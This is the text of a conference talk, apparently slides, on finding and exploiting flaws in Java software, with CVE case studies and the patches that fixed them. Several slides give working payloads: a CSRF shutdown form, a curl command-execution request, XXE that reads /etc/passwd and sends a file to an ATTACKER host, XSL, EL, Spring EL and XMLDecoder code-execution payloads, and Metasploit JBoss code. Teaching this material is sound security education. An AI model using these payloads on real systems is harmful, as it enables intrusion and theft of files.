Finding and exploiting novel flaws in Java software

Introduction: David Jorm

- I am not a pen tester. High school dropout, no formal training or education in security.
- Software engineer for 16 years, climatology domain
- Last 5 years focusing on security, mainly Java
- Managed Red Hat's Java middleware security team
- Now a product security engineer for IIX, and a member of the ODL and ONOS security teams
- I love finding new 0day and popping shells!

Outline

- SSL issues
- Authentication bypasses
- XXE (general and parameter entities)
- Command parameter injection
- RCE: XSL extensions
- Path traversal
- RCE: EL interpolation
- RCE: binary deserialization
- RCE: XML deserialization
- RCE: new XML <-> binary mapping vector
- Future work: other InvocationHandlers

Introducing Lord Tuskington

- Chief Financial Pinniped for TuskCorp
- Presenter at Kiwicon 2012
- Used again in a panicked response to a request for media attribution after Ruxcon 2014
- Goal: get major vendor to credit a stuffed walrus for reporting a code exec flaw. No luck so far :(

SSL issues

According to an anonymous security researcher and *The Register*, over 10 million Android users running CyanogenMod and various derivatives are potentially vulnerable to a specific type of man-in-the-middle attack. The main group vulnerable are users running CyanogenMod and CM-based ROMs. The CyanogenMod team has stated that *The Register*'s claims are invalid and ensured that CyanogenMod 11 is well protected.

The alleged vulnerability was discovered by an anonymous researcher who works for one of top Android vendors. CyanogenMod developers and other teams had taken the Oracle's sample code for Java 1.5, which can potentially result in an MitM attack due to invalid SSL hostname verification. The attacker can then use a browser to execute code and steal important data like credit cards numbers, etc.

- Lord T has the skinny if you're interested: http://lordtuskington.blogspot.com/2014/10/cyanogenmod-mitm-flaw.html

SSL issues

- “The Most Dangerous Code in the World: Validating SSL Certificates in Non-Browser Software” (Georgiev, M. et. al., 2012)
- No server hostname verification in a number of clients: commons-httpclient, axis, many proprietary clients including Chase internet banking app
- Hostname verification added to commons-httpclient, but flawed not once (CVE-2012-6153) but twice (CVE-2014-3577)

SSL issues: CVE-2014-3577

- Vulnerable CN extraction code:

```
String subjectPrincipal = cert.getSubjectX500Principal().toString();
StringTokenizer st = new StringTokenizer(subjectPrincipal, ",");
while(st.hasMoreTokens()) {
    String tok = st.nextToken().trim();
    if (tok.length() > 3) {
        if (tok.substring(0, 3).equalsIgnoreCase("CN=")) {
            cnList.add(tok.substring(3));
        }
    }
}
```

- Use of comma as part of the subject attribute value could confuse the tokenizer and attempt to match a "CN=" string in the middle of some other attribute value. For example:

  O="foo,CN=www.apache.org"

SSL issues: CVE-2014-3577

- Exploitation relies on tricking a CA into signing such a cert, but this has been proven by Facebook engineers who found CVE-2014-3577
- Patched CN extraction code:

```
public static String[] getCNs(final X509Certificate cert) {
    final String subjectPrincipal = cert.getSubjectX500Principal().toString();
    try {
        return extractCNs(subjectPrincipal);
    } catch (SSLException ex) {
        return null;
    }
}
```

SSL issues: Cyanogenmod

- android_external_apache-http/src/org/apache/http/conn/ssl/AbstractVerifier.java

```
String subjectPrincipal = cert.getSubjectX500Principal().toString();
StringTokenizer st = new StringTokenizer(subjectPrincipal, ",");
while(st.hasMoreTokens()) {
    String tok = st.nextToken();
    int x = tok.indexOf("CN=");
    if(x >= 0) {
        cnList.add(tok.substring(x + 3));
    }
}
```

- Challenge: find another instance of the vulnerable code, or a variant of it, in an open source project

Authentication bypasses

- Logic errors in security constraints
- Incorrect paths, path wildcards
- HTTP verb/method tampering: security constraints restricted to specific verbs/methods
- HEAD method used for tampering. RFC2616:

> “In particular, the convention has been established that the GET and HEAD methods SHOULD NOT have the significance of taking an action other than retrieval”

> “The HEAD method is identical to GET except that the server MUST NOT return a message-body in the response. The metainformation contained in the HTTP headers in response to a HEAD request SHOULD be identical to the information sent in response to a GET request.”

CVE-2014-0121

- Hawt.io project includes a web-based admin terminal: http://localhost:8181/hawtio/hawtio-karaf-terminal/term
- CVE-2014-0120: CSRF

```
<body onload="document.forms[0].submit();">
    <form action="http://localhost:8181/hawtio/hawtio-karaf-terminal/term" method="post">
        <input type="hidden" name="h" value="39" />
        <input type="hidden" name="w" value="120" />
        <input type="hidden" name="k" value="
        osgi:shutdown -f
        " />
        <input type="submit" />
    </form>
</body>
```

- AuthenticationFilter.java

```
108         boolean doAuthenticate = path.startsWith("/auth") ||
109                 path.startsWith("/jolokia") ||
110                 path.startsWith("/upload");
```

CVE-2014-0121

- Remote unauthenticated command execution

```
#!/bin/sh
curl -X POST --data "h=39&w=120&k=%0d%0aosgi:shutdown%20-f%0d%0a" \
http://localhost:8181/hawtio/hawtio-karaf-terminal/term
```

- Live demo
- Patch for AuthenticationFilter.java:

```
108         -       boolean doAuthenticate = path.startsWith("/auth") ||
109         -               path.startsWith("/jolokia") ||
110         -               path.startsWith("/upload");
        108 +       boolean doAuthenticate = true;
```

- Full patch commit:

  https://github.com/hawtio/hawtio/commit/5289715e4f2657562fdddcbad830a30969b96e1e

CVE-2010-0738

- JMX Console allows management of Java beans
- HtmlAdaptor servlet has a default security constraint:

```
<security-constraint>
  <web-resource-collection>
    <web-resource-name>HtmlAdaptor</web-resource-name>
    <description>
       An example security config that only allows users with the role
       JBossAdmin to access the HTML JMX console web application
    </description>
    <url-pattern>/*</url-pattern>
    <http-method>GET</http-method>
    <http-method>POST</http-method>
  </web-resource-collection>
  <auth-constraint>
    <role-name>JBossAdmin</role-name>
  </auth-constraint>
</security-constraint>
```

- Tomcat/JbossWeb executes the doGet() servlet handler to handle HEAD requests (Content-Length)

CVE-2010-0738

- Many exploits in the wild, including the Jboss Worm. Metasploit example: http://www.exploit-db.com/exploits/16319/

```
# Invokes +bsh_script+ on the JBoss AS via BSHDeployer
def invoke_bshscript(bsh_script, pkg, verb)
    params =  'action=invokeOpByName'
    params << '&name=jboss.' + pkg + ':service=BSHDeployer'
    params << '&methodName=createScriptDeployment'
    params << '&argType=java.lang.String'
    params << '&arg0=' + Rex::Text.uri_encode(bsh_script)
    params << '&argType=java.lang.String'
    params << '&arg1=' + rand_text_alphanumeric(8+rand(8)) + '.bsh'
```

- Also works when there is no security constraint at all, which is the case for Jboss AS 4.x/5.x upstream
- Lesson: always include default authn/authz

JMX Console: lesson learnt?

- CVE-2012-0874

The JMXInvokerHAServlet and EJBInvokerHAServlet invoker servlets allow unauthenticated access by default in some profiles. Due to the second layer of authentication provided by the security interceptor, there is no way to directly exploit this flaw. If a user misconfigured the security interceptor or inadvertently disabled it, this flaw would be exploitable. A remote attacker could exploit this flaw to invoke MBean methods and run arbitrary code in the context of the user running the JBoss server.

```
<interceptor code="org.jboss.jmx.connector.invoker.AuthenticationInterceptor"
   securityDomain="java:/jaas/jmx-console"/>
```

- CVE-2013-4810 (rgod, ZDI)

The HP ProCurve Manager (PCM) was found to expose unauthenticated JMXInvokerServlet and EJBInvokerServlet interfaces. A remote attacker could exploit this flaw to invoke MBean methods and run arbitrary code in the context of the user running the PCM server.

Unauthenticated auth

- RFC4513 (LDAP)

“An LDAP client may use the unauthenticated authentication mechanism of the simple Bind method to establish an anonymous authorization state by sending a Bind request with a name value (a distinguished name in LDAP string form [RFC4514] of non-zero length) and specifying the simple authentication choice containing a password value of zero length."

“Operational experience shows that clients can (and frequently do) misuse the unauthenticated authentication mechanism of the simple Bind method (see Section 5.1.2). For example, a client program might make a decision to grant access to non-directory information on the basis of successfully completing a Bind operation."

Unauthenticated auth

- CVE-2012-5629: JBoss AS
- CVE-2014-0074: Apache Shiro
- CVE-2014-3612: Apache ActiveMQ
- Etc. etc.

XXE (everywhere!)

- General entity attacks

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<task><name>&xxe;</name></task>
```

- Parameter entity attacks

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ENTITY % file SYSTEM "file:///tmp/sekrit">
<!ENTITY % dtd SYSTEM "http://ATTACKER/test.dtd">
%dtd;
%send;]>
<task><name>whatetever</name></task>
```


- Most Java APIs do not disable entity expansion by default
- Relies on developers following best practices, e.g. from OWASP

OWASP XXE guidelines

```
// Using the SAXParserFactory's setFeature
spf.setFeature("http://xml.org/sax/features/external-general-entities", false);
// Using the XMLReader's setFeature
reader.setFeature("http://xml.org/sax/features/external-general-entities", false);

// Xerces 1 - http://xerces.apache.org/xerces-j/features.html#external-parameter-entities
// Xerces 2 - http://xerces.apache.org/xerces2-j/features.html#external-parameter-entities

// Using the SAXParserFactory's setFeature
spf.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
// Using the XMLReader's setFeature
reader.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
```



XXE: CVE-2014-3490

- RESTEasy REST API framework:

It was found that the fix for CVE-2012-0818 was incomplete: external parameter entities were not disabled when the resteasy.document.expand.entity.references parameter was set to false. A remote attacker able to send XML requests to a RESTEasy endpoint could use this flaw to read files accessible to the user running the application server, and potentially perform other more advanced XXE attacks.

- Used by many apps, e.g. oVirt:

```
curl --insecure -X POST -H "Accept: application/xml" -H "Content-Type: application/xml" -u "admin@internal:PASSWORD" -d "<!DOCTYPE foo [
<!ENTITY % file SYSTEM \"file:///tmp/sekrit\">
<!ENTITY % dtd SYSTEM \"http://ATTACKER/test.dtd\">
%dtd;
%send;]> <storage_domain><name>&send;</name></storage_domain>" https://SERVER/ovirt-engine/api/datacenters/5849b030-626e-47cb-ad90-3ce782d831b3/storagedomains
```

- test.dtd on the attacker server:

```
<!ENTITY % all
"<!ENTITY &#x25; send SYSTEM 'http://ATTACKER/?%file;'>"
>
%all;
```

XXE: CVE-2014-3490

- Patch is simply to use the updated advice from the OWASP guide:

2 ...s/providers/jaxb/src/main/java/org/jboss/resteasy/plugins/providers/jaxb/ExternalEntityUnmarshaller.java View

```
@@ -154,6 +154,7 @@ public Object unmarshal(InputSource source) throws JAXBException
154 154          XMLReader xmlReader = sp.getXMLReader();
155 155          xmlReader.setFeature("http://xml.org/sax/features/validation", false);
156 156          xmlReader.setFeature("http://xml.org/sax/features/external-general-entities", false);
    157 +        xmlReader.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
157 158          xmlReader.setFeature("http://xml.org/sax/features/namespaces", true);
158 159          SAXSource saxSource = new SAXSource(xmlReader, source);
159 160          return delegate.unmarshal(saxSource);
```

XXE: XXEBugFind

- https://github.com/ssexxe/XXEBugFind
- Uses soot to parse compiled Java bytecode and then run it through an analysis and rules engine. Rules for anti-patterns that identify XXE are defined in XML.
- Existing rules have some flaws, but the architecture is rock-solid
- Example flaw I found using XXEBugFind, in a code base I never read, never understood, and never wrote a line of code for:

https://www.playframework.com/security/vulnerability/CVE-2014-3630-XmlExternalEntity

Cmd parameter injection

- When a single command string is input to Runtime.getRuntime().exec(), the string is tokenized and split into the command and parameters
- Direct injection of commands is not possible
- The attacker still has complete control over the parameters, how can that be abused?
- Example: OpenSSL

Apache Ambari (no CVE)

- First reported Sep 2014, still not patched
- The certificate signing REST API does not require authentication. It passes user-supplied input to CertificateManager.signAgentCrt:


  https://github.com/apache/ambari/blob/trunk/ambari-server/src/main/java/org/apache/ambari/server/security/unsecured/rest/CertificateSign.java#L63

- The agentHostname value is derived from user-supplied input, and is then directly concatenated into shell commands calling openssl:

  https://github.com/apache/ambari/blob/trunk/ambari-server/src/main/java/org/apache/ambari/server/security/CertificateManager.java#L207-219

RCE – XSL extensions

- Various XSL libraries allow embedding code in stylesheets via extensions
- Xalan and Saxon allow embedding Java. Xalan allows this by default, unless explicitly disabled.
- Even then, there are workarounds:



#2014-002 Xalan-Java insufficient secure processing

Description:

The Xalan-Java library is a popular XSLT processor from the Apache Software Foundation.

The library implements the Java API for XML Processing (JAXP) which supports a secure processing feature for interpretive and XSLCT processors. The intent of this feature is to limit XSLT/XML processing behaviours to "make the XSLT processor behave in a secure fashion".

It has been discovered that the secure processing features suffers from several limitations that undermine its purpose. The enabling of the secure processing feature in fact still allows the following processing to take place:

- Java properties, bound to XSLT 1.0 system-property(), are accessible.
- output properties that allow to load arbitrary classes or resources are allowed (XALANJ-2435).
- arbitrary code can be executed if the Bean Scripting Framework (BSF) is in the classpath, as it allows to spawn available JARs with secure processing disabled, effectively bypassing the intended protection.

- You can find many other instances of this issue


RCE – XSL extensions

- Example exploit using Java extensions:

```
<xsl:stylesheet version="1.0"
 xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
 xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime"
 exclude-result-prefixes="date">
        <xsl:output method="text"/>
        <xsl:template match="/">
                <xsl:variable name="cmd"><![CDATA[/usr/bin/evince]]></xsl:variable>
                <xsl:variable name="rtObj" select="rt:getRuntime()"/>
                <xsl:variable name="process" select="rt:exec($rtObj, $cmd)"/>
                <xsl:text>Proc obj: </xsl:text><xsl:value-of select="$process"/>
        </xsl:template>
</xsl:stylesheet>
```

RCE – XSL extensions

- How can an attacker supply XSL?



- Camel-xslt transforms: http://camel.apache.org/xslt
- Attackers can provide an XML document, but what about the XSL file?
- CamelXsltFileName message header (accepts URLs)
- Live demo: CVE-2014-0003

RCE – XSL extensions

- Ektron CMS, user-supplied XSL without authentication (CVE-2012-5357)
- Liferay, XSL portlets (CVE-2011-1571)
- SpagoBI, report presentation view (CVE-2014-7296)
- Apache Solr, in combination with a directory traversal flaw (CVE-2013-6397)
- Many more to be found. Remember, the app only has to fail to configure Xalan correctly, OR use an outdated vulnerable Xalan JAR.

Path traversal

- Basic premise: path either consists of or ends in user-supplied input
- Input can include “../” to make a relative path absolute, and access any file accessible to the process running on the server:

```
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
<c:import url="${param.file}" />
```

```
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
<c:import url="${param.file}.txt" />
```

- Poison null byte injection can terminate the path, allowing the latter case to be exploitable on older unpatched JDKs
- Encode or double encode, e.g. %2e%2e%2f

CVE-2014-7816

"It was discovered that Undertow, when running on Microsoft Windows, is vulnerable to a directory traversal flaw. A remote attacker could use this flaw to read arbitrary files that are accessible to the user running the Java process."

```
134     -       final Resource resource = resourceManager.getResource(path);
135     +       if(File.separatorChar != '/') {
136     +           //if the separator char is not / we want to replace it with a / and canonicalise
137     +           path = CanonicalPathUtils.canonicalize(path.replace(File.separatorChar, '/'));
138     +       }
139     +       final Resource resource;
140     +       //we want to disallow windows characters in the path
141     +       if(File.separatorChar == '/' || !path.contains(File.separator)) {
142     +           resource = resourceManager.getResource(path);
143     +       } else {
144     +           resource = null;
145     +       }
```


Why only Windows?

CVE-2014-8114

- Uberfire: information disclosure and RCE via insecure file upload/download servlets
- RCE by uploading: cmd.jsp
- RCE by downloading?
- Credentials stored on disk
- username=HEX(MD5(username ':' realm ':' password))
- Do I need to bother demoing that this is easy to crack?

RCE – EL interpolation

- Various expression languages are commonly used in Java libraries



- MVEL is one example
- Generally speaking, if an attacker can supply EL, they can execute arbitrary code on the server
- How can an attacker supply EL?

RCE – EL interpolation

- Zanata is an open source translation memory platform built on Seam
- Seam evaluates EL in log messages. If code performs string concatenation with user-supplied input to create the log messages, an attacker can inject EL (Credit: Adrian Hayes)
- Zanata would log user-supplied strings using string concatenation

```
public boolean checkVersion(String client, String server) {
    log.debug("start version check client version:" + client
            + " server version:" + server);
    // TODO: compatible server and client
    return true;
}
```

EL: CVE-2014-3120

- Elasticsearch enables MVEL embedded in search queries by default
- This is a feature, and the environment is meant to be protected
- In many cases, of course, it is not
- Example: JBoss Fuse: https://access.redhat.com/solutions/1191453
- Live demo
- CVE-2015-1427: sandboxing attempted, blocking class, getClass(), etc. Pointless, this for example still works...

EL: Example exploit

```
{
    "query": {
        "filtered": {
            "query": {
                "match_all": {}
            }
        }
    },
    "script_fields": {
        "/etc/hosts": {
            "script": "import java.util.*;\nimport java.io.*;\nnew Scanner(new File(\"/etc/hosts\")).useDelimiter(\"\\\\Z\").next();"
        },
        "/etc/passwd": {
            "script": "import java.util.*;\nimport java.io.*;\nnew Scanner(new File(\"/etc/passwd\")).useDelimiter(\"\\\\Z\").next();"
        }
    },
    "size": 1
}
```

Spring EL

- Can be used in a variety of settings, but is not designed to be user-supplied
- <spring:eval expression="${param.pwn}" />

```
(new
java.util.Scanner((T(java.lang.Runtime).getRuntim
e().exec("cat
/etc/passwd").getInputStream()),"UTF-
8")).useDelimiter("\\A").next()
```

RCE – binary deserialization

- Java contains a native serialization mechanism, that converts objects to binary data
- When deserializing, the readObject() and readResolve() methods of the class will be called
- This can lead to vulnerabilities if a class on the classpath has something exploitable in readObject() or readResolve()
- How can an attacker provide binary serialized objects?

RCE – binary deserialization

- Serialization is used as a format for transferring objects over networks, e.g. via REST APIs
- Example #1: RichFaces state (CVE-2013-2165, Takeshi Terada, MBSD)
- Example #2: Restlet REST framework (CVE-2013-4271)
- Live demo: CVE-2013-4271 PoC
- What kind of issue could exist in readResolve()/readObject() that would be exploitable?

commons-fileupload

- Component to simplify file uploads in Java apps
- DiskFileItem class implements readObject()
- The readObject method creates a tmp file on disk:
  - tempFile = new File(tempDir, tempFileName);
- tempDir is read from the repository private attribute of the class, exposing a poison null byte flaw (file-writing code is native, now patched)
- An attacker can provide a serialized instance of DFI with a null-terminated full path value for the repository attribute: /path/to/file.txt\0
- commons-fileupload code embedded in Tomcat

Restlet + DFI

- Upload a JSP shell to achieve RCE
- Solution #1: don't deserialize untrusted content
- Solution #2: don't introduce flaws in readObject()/readResolve()
- Solution #3: type checking with look-ahead deserialization (Pierre Ernst): http://www.ibm.com/developerworks/java/library/se-lookahead/index.html
- More information: https://securityblog.redhat.com/2013/11/20/java-deserialization-flaws-part-1-binary-deserialization/

RCE – XML deserialization

- Alternative XML-based serialization formats
- JAXB is the standard (no known flaws)
- Other XML serialization libraries exist, and have exposed security issues leading to RCE
- We'll look at two examples: XMLDecoder and XStream

XMLDecoder

- XMLDecoder's XML format can represent a series of methods that will be called to reconstruct an object
- If XMLDecoder is used to deserialize untrusted input, arbitrary code can be injected into the XML

```
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.7.0_21" class="java.beans.XMLDecoder">
 <object class="groovy.lang.GroovyShell">
   <void method="evaluate">
     <string>'/usr/bin/evince'.execute();</string>
   </void>
 </object>
</java>
```

- Example: Restlet CVE-2013-4221. Fixed by removing vulnerable functionality.

XStream

- Reflection-based deserialization
- Has a special handler for dynamic proxies (implementations of interfaces)
- Attackers can provide XML representing a dynamic proxy class, which implements the interface of a class the application might expect
- Dynamic proxy implements an EventHandler that calls arbitrary code when any members of the deserialized class are called
- Vulnerable components: Spring OXM, Sonatype Nexus, Jenkins

XStream in Jenkins

- Jenkins XML API uses XStream to deserialize input
- Access to XML API -> RCE (but not such a huge deal)
- Live demo: Jenkins
- Solution: blocked DynamicProxyConverter in XStream wrapper class
- Upstream solution: whitelisting, with dynamic proxies excluded by default
- More information: https://securityblog.redhat.com/2014/01/23/java-deserialization-flaws-part-2-xml-deserialization/

Dozer XML ⇔ Binary Mapper

- Uses reflection-based approach to type conversion
- Used by e.g. Apache Camel to map types
- If used to map user-supplied objects, then an attacker can provide a dynamic proxy
- There must either be an object being mapped to with a getter/setter method that matches a method in an interface on the server classpath, or a manual XML mapping that allows an attacker to force the issue.
- Proxy must be serializable (implements Serializable)
- EventHandler is not

Dozer CVE-2014-9515

- Wouter Coekaerts reported a serializable InvocationHandler in older versions of Spring: CVE-2011-2894
- Using Alvaro Munoz's CVE-2011-2894 exploit, I was able to develop a working Dozer exploit. It is only exploitable if all the aforementioned conditions are met, and vuln Spring JARs are on the classpath
- Live demo: Dozer RCE (https://github.com/pentestingforfunandprofit/research/tree/master/dozer-rce)
- Reported upstream since Dec 2014, no response: https://github.com/DozerMapper/dozer/issues/217

Other InvocationHandlers

- Any common component is useful, but in the JDK itself means universally exploitable
- Three other InvocationHandlers in Java 7/8:
  - CompositeDataInvocationHandler
  - MbeanServerInvocationHandler
  - RemoteObjectInvocationHandler
- CompositeDataInvocationHandler: forwards getter methods to a CompositeData instance. No use.

MBeanServerInvocationHandler

- Proxy to an MBean on the server. Potentially useful, e.g. if MBeans used by JBoss Worm are present.
- Problem 1: attacker must specify correct JMX URL
  - Solution 1: JMX is exposed locally on port 1099
  - Solution 2: Brute force JMX URL via Java PID
- Problem 2: attacker cannot control code that is run for any method call, on specific method calls
- EventHandler exploits work no matter which method is invoked on the proxy object. MBeanServerInvocationHandler simply calls the method of the same name on the MBean.

RemoteObjectInvocationHandler

- Proxy to a remote object exported via RMI
- Problem 1: attacker must know details of a remote object exported to the server
  - Solution: JMX registry is exposed via RMI. If JMX is exposed locally on port 1099, the attacker could craft an object instance that points to the JMX RMI URL
- Problem 2: attacker cannot control code that is run for any method call, on specific method calls
- Future work: look for more potentially exploitable InvocationHandlers

How to find novel flaws

- Pick a language or platform and go deep
- Understand all the language or platform specific issues that have been found before
- Synthesize this knowledge with creative thinking
- Questions?